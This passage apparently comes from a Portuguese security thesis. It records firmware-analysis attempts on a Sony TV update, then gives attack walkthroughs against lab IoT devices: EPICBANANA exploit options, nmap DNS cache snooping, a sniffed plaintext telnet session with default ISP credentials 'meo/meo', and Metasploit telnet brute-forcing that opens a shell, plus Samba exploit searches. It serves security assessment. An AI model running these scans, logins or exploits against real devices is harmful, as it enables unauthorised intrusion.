Como se pode verificar após a extração do *firmware*, os ficheiros presentes na diretoria não nos informam da estrutura de dados, uma vez que, ainda se encontram comprimidos com a extensão *.sit*, também designada de `"stuffed"` pertencente ao *software* `Smith Micro StuffIt` [2].

Contudo podemos verificar qual o tipo de ficheiro executando o comando `file` em ambos os ficheiros (Listagem 43).

Listagem 43: Verificação dos ficheiros .sit

```
1 file 156BB61F.sit
2 156BB61F.sit: data
3 file 55993685.sit
4 55993685.sit: data
```

2 http://my.smithmicro.com/stuffit-file-compression-software.html

Novamente o resultado não permite saber para que arquitetura foram desenvolvidos estes ficheiros, mas sabemos que são ficheiros de dados e sabemos qual o software utilizado para a compressão.

Foi verificado novamente utilizando o `Binwalk` qual o *output* devolvido por ambos os ficheiros, o que resultou em mais ficheiros com a mesma extensão.

Parece ocorrer recursividade no conteúdo, uma vez que, após análise de todos os ficheiros ficamos com apenas um ficheiro denominado de `0.sit` (Listagem 44).

Listagem 44: Recursividade dos ficheiros .sit

```
root@kali:~/Downloads/_sony_dtv0FA50A09A0A9_00004100_0f55008c.pkg.extracted# ls
156BB61F.sit  _156BB61F.sit.extracted  55993685.sit  _55993685.sit.extracted

root@kali:~/Downloads/_sony_dtv0FA50A09A0A9_00004100_0f55008c.pkg.extracted/_156BB61F.sit.extracted# ls -al
total 1222388
drwxr-xr-x 2 root root       4096 Dec 13 12:51 .
drwxr-xr-x 4 root root       4096 Dec 13 14:57 ..
-rw-r--r-- 1 root root 1164217537 Dec 13 12:46 0.sit
-rw-r--r-- 1 root root   87493723 Dec 13 12:51 402D8066.sit

root@kali:~/Downloads/_sony_dtv0FA50A09A0A9_00004100_0f55008c.pkg.extracted/_55993685.sit.extracted# ls -al
total 85456
drwxr-xr-x 3 root root     4096 Dec 13 14:58 .
drwxr-xr-x 4 root root     4096 Dec 13 14:57 ..
-rw-r--r-- 1 root root 87493723 Dec 13 14:57 0.sit
drwxr-xr-x 2 root root     4096 Dec 13 14:58 _0.sit.extracted

root@kali:~/Downloads/_sony_dtv0FA50A09A0A9_00004100_0f55008c.pkg.extracted/_55993685.sit.extracted/_0.sit.extracted# ls -al
total 85452
drwxr-xr-x 2 root root     4096 Dec 13 14:58 .
drwxr-xr-x 3 root root     4096 Dec 13 14:58 ..
-rw-r--r-- 1 root root 87493723 Dec 13 14:58 0.sit
```

Com base na listagem 41 existe um *header* que salta à vista por conter algo relacionado com a identificação do *firmware*, esse *header* pode ser visto na lista 45.

Listagem 45: Assinatura ZBOOT

```
943047173     0x3835C205      ZBOOT \textit{firmware} header, header size: 32 bytes, load address: 0x3885EE48, start address: 0xA0B951AD, checksum: 0x94764DC4, version: 0x90C33FEE, image size: 434916372 bytes
```

Normalmente este tipo de *header* costuma fazer parte dos *firmwares* de TVs por conter as seguintes propriedades identificadas por este tipo de assinatura, a seguinte

Listagem 46 é a utilizada por omissão pelo software `binwalk`. Por outras palavras nesta fase pode ser considerada com um verdadeiro positivo.

Listagem 46: Detecção da Assinatura ZBOOT

```
#Firmware header used by some TV's
0   string      FNIB        ZBOOT firmware header, header size: 32 bytes,
>8  lelong      x           load address: 0x%.8X,
>12 lelong      x           start address: 0x%.8X,
>16 lelong      x           checksum: 0x%.8X,
>20 lelong      x           version: 0x%.8X,
>24 lelong      <1          invalid
>24 lelong      x           image size: %d bytes
```

Este *header* tem 32 *bytes* como se pode verificar, recorrendo à ferramenta `hexdump` [3] foi feita a análise do seu conteúdo como pode ser visto na listagem 47. A ideia deste procedimento é verificar se com o resultado existe forma de pesquisar por pistas num motor de busca, ou isolar apenas este bloco para um ficheiro.

Listagem 47: Execução do Hexdump no sector com assinatura ZBOOT

```
root@kali:~/Downloads/sony_tvupdate_2015_3925_eua_auth# hexdump -C -s 943047173
 ↪  -n 24 sony_dtv0FA50A09A0A9_00004100_0f55008c.pkg
3835c205  46 4e 49 42 da 49 df a0  48 ee 85 38 ad 51 b9 a0  |FNIB.I..H..8.Q..|
3835c215  c4 4d 76 94 ee 3f c3 90                           |.Mv..?..|
3835c21d
```

Com um endereço de carregamento `0x3885EE48`, endereço de inicio `0xA0B951AD`, versão `0x90C33FEE` e com um tamanho de `434.916372` *megabytes*, não parece que a assinatura esteja correta para este *firmware*.

A entropia como se pode ver na Figura 21, mostra uma linha constante no valor 1 indicando a presença de encriptação ou compressão.

Mais se pode verificar na Listagem 48, em que os valores devolvidos pela ferramenta `ent` [4] demonstram que o ficheiro está encriptado como demonstram os valores abaixo, um valor muito exato da aproximação de Monte Carlo para pi sem percentagem alguma de erro é um sinal concreto dessa encriptação. Podemos tentar outras técnicas de extração, mas pelos indícios verificados e sendo um ficheiro proveniente da Sony as chances de extração de algum conteúdo sem chaves são nulas.

3 http://man7.org/linux/man-pages/man1/hexdump.1.html
4 http://www.fourmilab.ch/random/



Figura 21: Entropia do ficheiro sony_dtv0FA50A09A0A9_00004100_0f55008c.pkg

Listagem 48: Execução do Ent para verificar a entropia

```
root@kali:~/Downloads/sony_tvupdate_2015_3925_eua_auth# ent
 ↪  sony_dtv0FA50A09A0A9_00004100_0f55008c.pkg

Entropy = 8.000000 bits per byte.

Optimum compression would reduce the size
of this 1523598048 byte file by 0 percent.

Chi square distribution for 1523598048 samples is 238.13, and randomly
would exceed this value 76.86 percent of the times.

Arithmetic mean value of data bytes is 127.5016 (127.5 = random).
Monte Carlo value for Pi is 3.141589297 (error 0.00 percent).
Serial correlation coefficient is -0.000004 (totally uncorrelated = 0.0).
```

De acordo com testes utilizando a ferramenta `ent` numa amostra de amostras com tamanho variável em que foram utilizados diferentes algoritmos de compressão/criptografia mostrou as seguintes correlações:

- Elevados desvios na distribuição quadrada chi ou elevadas percentagens de erro na aproximação de Monte Carlo são sinais puros de encriptação.
- Valores de cálculo em pi bastante precisos (< .01% de erro) são sinais puros de encriptação.

- Baixos valores chi (< 300) com elevados erros em pi (> .03%) são indicativos de compressão.
- Elevados valores chi (> 300) com pequenos erros em pi (< .03%) são indicativos de encriptação.

Recorrendo à ferramenta `strings` [5] para verificar se existem algum conteúdo ASCII *hardcoded* com informação que permita identificar o *firmware*, como se pode verificar na Listagem 49, foi feita a análise do seu *output* presente nos ficheiros `original.out` e `0sit.out`.

Listagem 49: Execução do Strings nos ficheiros do *firmware*

```
strings -a sony_dtv0FA50A09A0A9_00004100_0f55008c.pkg > original.out
strings -a 0.sit > 0sit.out
```

Apesar da quantidade de conteúdo ASCII ser superior no ficheiro `original.out`, como pode ser visto na comparação entre tamanho dos ficheiros na Listagem 52, efetuando a comparação usando a ferramenta `diff` [6] analisando apenas o conteúdo diferente não foram encontradas quaisquer pistas sobre o *firmware* utilizado.

Listagem 50: Comparação do entre o ficheiro original do *firmware* e o 0.sit

```
root@kali:~/Desktop/compare# stat 0sit.out
  File: 0sit.out
  Size: 6062800           Blocks: 11848          IO Block: 4096   regular file
Device: 801h/2049d    Inode: 1716419         Links: 1
Access: (0644/-rw-r--r--)  Uid: (        0/        root)   Gid:
 ↪  (        0/        root)
Access: 2017-12-13 14:59:35.158372250 +0000
Modify: 2017-12-13 14:59:09.210043001 +0000
Change: 2017-12-13 14:59:09.210043001 +0000
 Birth: -

root@kali:~/Desktop/compare# stat original.out
  File: original.out
  Size: 105449986     Blocks: 205968         IO Block: 4096   regular file
Device: 801h/2049d    Inode: 1716423         Links: 1
Access: (0644/-rw-r--r--)  Uid: (        0/        root)   Gid:
 ↪  (        0/        root)
Access: 2017-12-13 14:59:35.158372250 +0000
Modify: 2017-12-13 14:59:28.539790088 +0000
Change: 2017-12-13 14:59:28.539790088 +0000
 Birth: -
```

5 http://man7.org/linux/man-pages/man1/strings.1.html
6 http://man7.org/linux/man-pages/man1/diff.1.html

Utilizando a ferramenta `7-Zip` [7] presente no sistema para tentar listar o conteúdo do ficheiro original `sony_dtv0FA50A09A0A9_00004100_0f55008c.pkg`, é nos devolvido o seguinte *output* (Listagem 51).

Listagem 51: Extracção do ficheiro original utilizando o 7-Zip

```
7z l sony_dtv0FA50A09A0A9_00004100_0f55008c.pkg

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CPUs
 ↪  Intel(R) Core(TM) i7-6820HQ CPU @ 2.70GHz (506E3),ASM,AES-NI)

Scanning the drive for archives:
1 file, 1523598048 bytes (1454 MiB)

Listing archive: sony_dtv0FA50A09A0A9_00004100_0f55008c.pkg

ERROR: sony_dtv0FA50A09A0A9_00004100_0f55008c.pkg :
 ↪  sony_dtv0FA50A09A0A9_00004100_0f55008c.pkg
Open ERROR: Can not open the file as [Xar] archive
```

Ainda na tentativa de extrair algum tipo de *firmware* desta *package* foi utilizada uma máquina virtual com o sistema operativo OS X Sierra 10.3, uma vez que, nativamente o OS X utiliza o formato de execução Mach-O enquanto o Linux utiliza Executable and Linking Format (ELF).

Foi utilizada a ferramenta `pkgutil` [8] como se pode verificar, com a opção para operar ficheiros de forma a ver o conteúdo de uma *package* sendo a sintaxe `-expand`, após a execução deste comando não foi possível expandir o conteúdo (Listagem 52).

Listagem 52: Utilização do Pkgutil no ficheiro original do *firmware*

```
1  Breakmes-Mac:~ breakme$ pkgutil
2  Usage: pkgutil [OPTIONS] [COMMANDS] ...
3
4  File Commands:
5    --expand PKG DIR       Expand the flat package PKG to DIR
6    --flatten DIR PKG      Flatten the files at DIR as PKG
7    --bom PATH             Extract any Bom files from the pkg at PATH into /tmp
8    --payload-files PATH   List the paths archived within the (m)pkg at PATH
9    --check-signature PATH Validate the signature of the pkg at PATH and print
       ↪  certificate information
10
11 Breakmes-Mac:~ breakme$ pwd
12 /Users/breakme
13
14 Breakmes-Mac:~ breakme$ pkgutil --expand
    ↪  sony_dtv0FA50A09A0A9_00004100_0f2d0089.pkg /Users/breakme/
15 Could not open package for expansion: sony_dtv0FA50A09A0A9_00004100_0f2d0089.pkg
```

7 https://www.7-zip.org/download.html
8 https://developer.apple.com/legacy/library/documentation/Darwin/Reference/ManPages/man1/pkgutil.1.html

E

APÊNDICE E - VULNERABILIDADES DETETADAS

Este anexo têm o intuito de informar como podem ser conduzidos os ataques contra as vulnerabilidades identificadas no Apêndice B.

CISCO ASA SOFTWARE CLI INVALID COMMAND INVOCATION (EPICBANANA)

No nosso cenário de testes foi identificada a assinatura do *malware* `EPICBANANA`, pertencente a uma falha nas *firewall* Cisco ASA, apesar de no nosso cenário tal dispositivo não existir.

Esta assinatura foi detetada nos seguintes dispositivos pelo *software* `Nessus` [1]:

- Huawei B310s-22
- Motorola VIP1200 IPTV STB
- Sony Bravia KDL-50WC808
- Thomson TG784n

O *exploit* `EPICBANANA` tem como base a vulnerabilidade documentada na `CVE-2016-6367` [2] e pode permitir a um atacante autenticado provocar as condições necessárias para DoS ou potencialmente executar código arbitrário.

O atacante pode explorar esta vulnerabilidade invocando comandos inválidos no dispositivo afetado, contudo o atacante tem de ter conhecimento da *password* utilizada pelos serviços de `telnet` ou SSH de forma a conseguir executar o *exploit* com sucesso.

A vulnerabilidade `CVE-2016-6367` alvo do *exploit* `EPICBANANA` já se encontra resolvida nas versões 8.4(3) e superiores da Cisco Adaptive Security Appliance (ASA).

A seguinte Listagem 53 mostra quais as diferentes opções do *malware* `EPICBANANA`.

1 https://www.tenable.com/products/nessus/nessus-pro
2 https://nvd.nist.gov/vuln/detail/CVE-2016-6367

Listagem 53: Opções do *malware* EPICBANANA

```
root@retr0:~/EQGRP/Firewall/EXPLOITS/EPBA/EPICBANANA# ./epicbanana_2.1.0.1.py -h
Usage: epicbanana_2.1.0.1.py [options]

EPICBANANA

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -t TARGET_IP, --target_ip=TARGET_IP
                        target IP (REQUIRED)
  --proto=PROTO         target protocol "telnet" or "ssh" (REQUIRED)
  --ssh_cmd=SSH_CMD     path to ssh (default /usr/bin/ssh)
  --ssh_opts=SSH_OPTS   extra flags to pass to ssh, quoted (ex: "-v" or "-v -1
                        -c des")
  --username=USERNAME   default = pix (optional)
  --password=PASSWORD   (REQUIRED)
  --delay=DELAY         pause time between sending commands, default 1.0
                        seconds
  --timeout=TIMEOUT     time to wait for responses, default 20.0 seconds
  --target_vers=TARGET_VERS
                        target Pix version (pix712, asa804) (REQUIRED)
  --versdir=VERSDIR     where are the EPBA version-specific files? (./versions
                        subdir default)
  --mem=MEMORY          target Pix memory size (64M, 1024M) (REQUIRED for
                        pix/asa7, ASA for asa 8+)
  --payload=PAYLOAD     BM or nop (BM default)
  -p DEST_PORT, --dest_port=DEST_PORT
                        defaults: telnet=23, ssh=22 (optional)
  --pretend             system check, prep everything but don't fire exploit
  -v                    verbose mode (default, recommended)
  --debug               debug mode (too much)
  -q                    quiet mode (suppress verbose)
```

O *malware* `EPICBANANA` tem a funcionalidade embutida de se ligar ao dispositivo afetado via `telnet` ou SSH. O atacante tem de executar o ataque de um endereço IP que esteja permitido pela Cisco ASA para SSH ou `telnet`.

Como defesa ou melhor prática, as ligações SSH e `telnet` devem ser apenas permitidas de fontes confiáveis e restringidas para apenas interfaces como a de gestão.

A seguinte Listagem 54 mostra quais os ficheiros incluídos e utilizados pelo *exploit*.

Listagem 54: Ficheiros Python utilizados pelo *malware* EPICBANANA

```
root@retr0:~/EQGRP/Firewall/EXPLOITS/EPBA/EPICBANANA# ls
EPBA.config.orig       hexdump.py  payload.py  ssh.py     versions
epicbanana_2.1.0.1.py  params.py   pexpect.py  telnet.py
```

O *malware* `EPICBANANA` baseia-se no `Pexpect` [3], quem é um módulo `Python` [4] responsável por e as controlar automaticamente.

O `Pexpect` é normalmente utilizado para automação de aplicações interativas como por exemplo SSH, FTP, `telnet`, entre outras.

Como tal pode ser utilizado pelos utilizadores para a automação de *scripts* de instalação de forma a duplicar as instalações de pacotes de *software* em diferentes servidores.

DNS SERVER CACHE SNOOPING REMOTE INFORMATION DISCLOSURE

Esta assinatura foi detetada segundo o *software* `Nessus` [5] para o seguinte equipamento:

- Thomson TG784n

Neste dispositivo existe a possibilidade de efetuar ataques de *snooping* ao *cache* do servidor DNS.

Um ataque de DNS *cache snooping* e quando quando alguém consulta um servidor DNS para descobrir se o servidor DNS tem um registo DNS específico armazenado em *cache* e deduz assim se o proprietário do servidor DNS (ou os seus utilizadores) visitou recentemente um *site* específico.

A solução para mitigar o uso desta falha e também prevenir DNS *cache poisoning* passa pela atualização regular do programa, a definição de tempos curtos de Time to Live (TTL) e a limpeza regular dos caches de DNS de máquinas locais e sistemas de rede.

Usando *scripts* presentes na ferramenta `nmap` podemos explorar esta vulnerabilidade.

Se verificarmos os argumentos pedidos pelo *script*:

- dns-cache-snoop.mode
  - dns-cache-snoop.mode=non-recursive

    Este argumento padrão, verifica se o servidor retorna resultados para consultas não recursivas. Alguns servidores podem ter estas consultas desativadas.

3 https://pexpect.readthedocs.io/en/stable/
4 https://www.python.org/downloads/
5 https://www.tenable.com/products/nessus/nessus-pro

  - dns-cache-snoop.mode=timed

    Este argumento mede a diferença no tempo gasto para resolver *hosts* em *cache* e não armazenados em *cache*. Este modo irá poluir o *cache* DNS e só pode ser usado uma vez de forma confiável.

- dns-cache-snoop.domains

  Este argumento aceita um vetor com os domínios que se pretende testar ou caso contrário por omissão é testada uma lista com os domínios mais populares.

Exemplo de utilização no nosso cenário de testes aplicado ao equipamento com esta falha, como se pode verificar na Listagem 55.

Listagem 55: Opções do *malware* EPICBANANA

```
nmap -sU -p 53 --script dns-cache-snoop.nse --script-args
 ↪  'dns-cache-snoop.mode=timed,dns-cache-snoop.domains' 192.168.1.254
Script Output
PORT   STATE SERVICE REASON
53/udp open  domain  udp-response
| dns-cache-snoop: 64 of 100 tested domains are cached.
| google.com
| www.google.com
| facebook.com
| www.facebook.com
| yahoo.com
....
| imdb.com
| www.imdb.com
| blogger.com
| www.google.es
|_www.conduit.com
```

Como se pode ver o equipamento Thomson TG784n, que corresponde ao endereço de rede `192.168.1.254`, ao correr o *script* que testa uma lista de domínios conhecida (`dns-cache-snoop.domains`) conseguiu identificar que 64 deles se encontram na cache de DNS.

Devido à extensão do *output* alguns domínios estão omitidos na lista.

UNENCRYPTED TELNET SERVER

No nosso cenário de testes foi identificado o uso do serviço de `telnet` a correr num canal não cifrado.

Esta assinatura foi detetada segundo o software `Nessus` para o seguinte equipamento:

- Thomson TG784n

O problema reside no facto de a transmissão de tráfego ser feita em *cleartext*, o que não é recomendado e compromete o dispositivo.

Neste caso como o tráfego não está encriptado, é possível remotamente um atacante efetuar um ataque MitM de forma a dar *eavesdrop* a uma sessão `telnet` com o objetivo de obter credenciais válidas ou outras informações sensíveis e modificar o tráfego trocado entre o cliente e o servidor alvo.

A proteção neste caso passa por desativar o serviço `telnet` e utilizar SSH, uma vez que, ao criar o túnel não só fica protegido contra *eavesdropping* como adicionalmente pode efetuar *stream* de dados como por exemplo uma sessão `X11`.

Como forma de testar esta vulnerabilidade podemos efetuar uma captura de rede e verificar com o *software* `Wireshark` o que acontece ao nível da rede.

Este dispositivo encontra-se atualmente a responder a pedidos de `telnet` no porto 23 no endereço de rede `192.168.1.254`. Como tal é importante criar um filtro para este IP, pode ser também acrescentado o protocolo a filtrar, dessa forma o comando que devolve o output na Listagem 56 é `ip.addr==192.168.1.254 && telnet`.

Listagem 56: Output do Wireshark para o protocolo `Telnet` - Thomson TG784n

```
No.     Time       Source           Destination     Protocol   Length Code   Info
      8 4.329560   192.168.1.67     192.168.1.254   TELNET     55
       ↪  Telnet Data ...
      9 4.331706   192.168.1.254    192.168.1.67    TELNET     60
       ↪  Telnet Data ...
     15 4.761905   192.168.1.67     192.168.1.254   TELNET     55
      ↪  Telnet Data ...
     16 4.763598   192.168.1.254    192.168.1.67    TELNET     60
      ↪  Telnet Data ...
     18 4.961830   192.168.1.67     192.168.1.254   TELNET     55
      ↪  Telnet Data ...
     19 4.963341   192.168.1.254    192.168.1.67    TELNET     60
      ↪  Telnet Data ...
     ....
   7937 51.205916  192.168.1.254    192.168.1.67    TELNET     173
    ↪  Telnet Data ...
```

Por motivos de extensão do *log* apenas se pretende mostrar a sequência dos pacotes que originaram o conteúdo detetado em *cleartext* na rede demonstrado seguidamente.

5 https://www.wireshark.org/#download

Na captura ao verificarmos o primeiro pacote com dados `telnet` se selecionarmos a opção `Follow` e a escolhermos TCP `stream` podemos verificar que todas as opções executadas durante esta sessão podem ser recolhidas por um atacante, o conteúdo capturado no nosso cenário pode ser visto na Listagem 57.

Em alternativa a mesma informação pode ser detetada utilizando o filtro `tcp.stream eq 1`.

Listagem 57: Conteúdo `Telnet` visível em *plaintext* - Thomson TG784n

```
mmeeoo

Password : m*e*o*

--------------------------------------------------------------------------

                              _______  Thomson TG784n
                           ___/_____/\
                          /          /\\  10.2.1.L
                      _____/__       /  \\
                   _/       /\_____/___ \  Copyright (c) 1999-2014, THOMSON
                  //       /  \        /\ \
         ________//_______/    \      / _\/______
        /       / \       \    /     / /         /\
    __/       /   \       \  /     / /         / _\__
   / /       /     \_______\/     / /         / /   /\
  /_/_______/_________________/ /_________/ /___/  \
  \ \       \     ____________     \ \         \ \   \  /
   \_\       \  /           /\     \ \         \ \___\/
      \       \/           /  \     \ \         \  /
       \_____/           /    \     \ \_________\/
            /___________/       \     \  /
            \   ______  \       /_____\/
             \ /     /\  \     /___\/
              /____/  \  \  /
              \     \  /___\/
               \____\/

--------------------------------------------------------------------------
{meo}=>tt.hh..

Unknown command.
{meo}=>hheellpp

Following commands are available :

help              : Displays this help information
menu              : Displays menu
?                 : Displays this help information
exit              : Exits this shell.
..                : Exits group selection.
saveall           : Saves current configuration.
```

```
ping             : Send ICMP ECHO_REQUEST packets.
traceroute       : Send ICMP/UDP packets to trace the ip path.

Following command groups are available :

contentsharing  firewall        printersharing  pwr             service
connection      dhcp            dns             dyndns          eth
env             expr            hostmgr         interface       ip
ipqos           language        mld             mobile          nat
pptp            sntp            software        ssh             syslog
system          upnp            vfs             wansensing      webserver
wireless        xdsl

{meo}=>hh

Unknown command.
{meo}=>ddnnss

{meo}[dns]=>hheellpp

Following command groups are available :

client

{meo}[dns]=>ddnnss  cclliieennttt

Unknown command.
{meo}[dns]=>cclliieennttt

{meo}[dns client]=>llss..

Unknown command.
{meo}[dns client]=>hheellpp

Following commands are available :

dnslist          : List all DNS servers.
config           : Modify the DNS resolver configuration.
nslookup         : DNS lookup for a domain name or an address.

{meo}[dns client]=>ddnnsslliisstt

Entry    State      Family    Server
  1      IDLE         IP      [port] 53 - [addr] 127.0.0.1

{meo}[dns client]=>
```

No caso testado anteriormente as credenciais eram conhecidas neste caso utilizamos, o par `meo/meo` para utilizador e *password* respetivamente. Estas informações são de conhecimento público e partilhadas pela Internet.

Podemos por sua vez também procurar a existência de serviços `telnet` na rede local através da deteção do serviço ou captura de *banner*, na Listagem 58 foi utilizado um *scanner* para tentar descobrir qual a versão usada.

Listagem 58: Utilizando a *framework* `Metasploit` no serviço `Telnet`

```
msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(scanner/telnet/telnet_version) > set THREADS 255
THREADS => 255
msf auxiliary(scanner/telnet/telnet_version) > exploit
[-] 192.168.1.64:23  - A network issue has occurred: The connection was refused
 ↪  by the remote host (192.168.1.64:23).
[-] 192.168.1.98:23  - A network issue has occurred: The connection was refused
 ↪  by the remote host (192.168.1.98:23).
[+] 192.168.1.254:23 - 192.168.1.254:23 TELNET Username :
[-] 192.168.1.89:23  - A network issue has occurred: The connection was refused
 ↪  by the remote host (192.168.1.89:23).
[-] 192.168.1.253:23 - A network issue has occurred: The connection was refused
 ↪  by the remote host (192.168.1.253:23).
```

Como se pode verificar existe uma resposta ao serviço de `telnet` no endereço de rede `192.168.1.254`, o que podemos tirar desta informação é o facto de que ao não devolver a versão significa que não está totalmente aberto e que requer autenticação como o que foi devolvido no *output* anterior.

A forma de testar esta vulnerabilidade será efetuar o *bruteforce* das credenciais, neste caso temos uma ajuda de antemão para criar as *wordlists*, uma vez que, existe muita informação na Internet sobre as credenciais utilizadas pelos ISP Portugueses.

Para efetuar o *bruteforce* do router alvo `192.168.1.254`, novamente utilizando a *framework* `Metasploit` [6], iremos utilizar o módulo `auxiliary/scanner/telnet/telnet_login` e uma *wordlist*, embora tenham sido encontradas algumas dificuldades na utilização deste módulo, o *output* pode ser verificado na Listagem 59.

6 https://www.metasploit.com/

Listagem 59: Utilizando a *framework* `Metasploit` no serviço `Telnet`

```
msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > set username meo
username => meo
msf auxiliary(scanner/telnet/telnet_login) > set password meo
password => meo
msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.1.254
RHOSTS => 192.168.1.254
msf auxiliary(scanner/telnet/telnet_login) > run
get_once:Technicolor Broadband Router
Login:
---send user---
get_once:meo

get_once:Password:
recvd:meo
Password: recvd-password_prompt:assword
recvd:meo
Password: recvd-password_prompt:assword
recvd:meo
Password: recvd-password_prompt:assword
recvd:meo
Password: recvd-password_prompt:assword
recvd:meo
Password: recvd-password_prompt:assword
recvd:meo
Password: recvd-password_prompt:assword
recvd:meo
Password: recvd-password_prompt:assword
recvd:meo
Password: recvd-password_prompt:assword
recvd:meo
Password: recvd-password_prompt:assword
recvd:meo
Password: recvd-password_prompt:assword
recvd:meo
Password: recvd-password_prompt:assword
---password_prompt---
get_once:

get_once: >

[+] 192.168.1.254:23 - LOGIN SUCCESSFUL: meo:meo
[*] Attempting to start session 192.168.1.254:23 with meo:meo
[*] Command shell session 1 opened (192.168.1.63:36078 -> 192.168.1.254:23) at
 ↪  2017-12-14 18:35:23 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf_auxiliary(telnet_login) >
```

Novamente o par `meo/meo` funcionou para a autenticação e neste momento temos uma sessão ativa, a sessão 1 que permite utilizar módulos `post` o que significa já dentro do sistema tentar verificar comandos e informação interna.

SAMBA SMBD SECURITY DESCRIPTOR PARSING REMOTE OVERFLOW

Esta assinatura foi detetada segundo o *software* `Nessus` para o seguinte equipamento:

- Thomson TG784n

O problema reside no facto de ser possível correr código malicioso neste dispositivo remotamente, através da vulnerabilidade detetada no serviço Samba.

Este equipamento corre a versão `2.2.12`, que segundo esta assinatura, é vulnerável a uma saturação de *buffer* remota resultante de uma falha de *overflow* utilizando variáveis do tipo *integer*.

De forma a explorar esta falha, um atacante teria de enviar para o dispositivo remoto um pacote adulterado contendo milhares de Access Control List (ACL)s, que por sua vez iriam exceder o *buffer* com *intergers*, com o resultado de alocar um ponteiro.

Posteriormente este ponteiro permite a execução remota de código malicioso, contudo um atacante tem de possuir uma conta válida ou credenciais suficientes de forma a conseguir ter sucesso no *exploit*.

De forma a conhecer a versão do serviço `Samba` a correr no dispositivo sem efetuar autenticação no mesmo, foi necessário utilizar um *scanner* auxiliar presente na *framework* `Metasploit` como pode ser visto na Listagem 60.

Listagem 60: Utilizando a *framework* `Metasploit` no serviço `Samba`

```
msf > use  auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(scanner/smb/smb_version) > set THREADS 255
THREADS => 255
msf auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.1.98:445      - Host could not be identified:  ()
[*] 192.168.1.253:139     - Host could not be identified: Unix (Samba 2.2.12)
[*] Scanned  48 of 256 hosts (18% complete)
[*] Scanned  92 of 256 hosts (35% complete)
[*] Scanned 218 of 256 hosts (85% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 233 of 256 hosts (91% complete)
[*] Scanned 252 of 256 hosts (98% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >
```

Como se pode verificar a versão `Samba` que corre neste equipamento é a `2.2.12`, sabemos portanto que esta versão é vulnerável a esta falha.

Podemos também identificar quais os sistemas detetados durante esta análise utilizando a opção `hosts -R`, como se pode verificar na Listagem 61.

Listagem 61: Identificando *hosts* com base na anterior deteção

```
msf auxiliary(scanner/smb/smb_version) > hosts -R

Hosts
=====
address         mac                name           os_name              os_flavor
 ↪   os_sp  purpose
-------         ---                ----           -------              ---------
 ↪   -----  -------
0.0.0.0
192.168.1.64    00:23:a3:99:0d:5f  192.168.1.64   Windows PocketPC/CE
 ↪          device
192.168.1.89                       192.168.1.89   Unknown
 ↪          device
192.168.1.98    e4:b3:18:47:a9:46  192.168.1.98   Windows 10
 ↪          client
192.168.1.253   5a:98:35:8f:0e:96  192.168.1.253  Linux
 ↪   2.6.X  server
192.168.1.254   58:98:35:8f:0e:96  192.168.1.254  embedded
 ↪          device

RHOSTS => file:/tmp/msf-db-rhosts-20171226-1769-1wya3r3
```

Utilizando o *output* anterior vamos efetuar a pesquisa de forma a verificar que *exploits* existem para a versão `Samba 2.2.12` para o sistema operativo Linux.

O `Metasploit` consegue identificar para esta versão, como se pode ver na Listagem 62, o *output* foi reduzido de forma a mostrar apenas os resultados úteis para a nossa investigação.

Listagem 62: Pesquisa da versão do serviço para verificar a existência de *exploits*

```
msf auxiliary(scanner/smb/smb_version) > search Samba 2.2.12

Matching Modules
================

   Name                                          Disclosure Date  Rank
    ↪  Description
   ----                                          ---------------  ----
    ↪  -----------
   exploit/linux/samba/chain_reply               2010-06-16       good
    ↪  Samba chain_reply Memory Corruption (Linux x86)
   exploit/linux/samba/is_known_pipename         2017-03-24       excellent
    ↪  Samba is_known_pipename() Arbitrary Module Load
   exploit/linux/samba/lsa_transnames_heap       2007-05-14       good
    ↪  Samba lsa_io_trans_names Heap Overflow
   exploit/linux/samba/setinfopolicy_heap        2012-04-10       normal
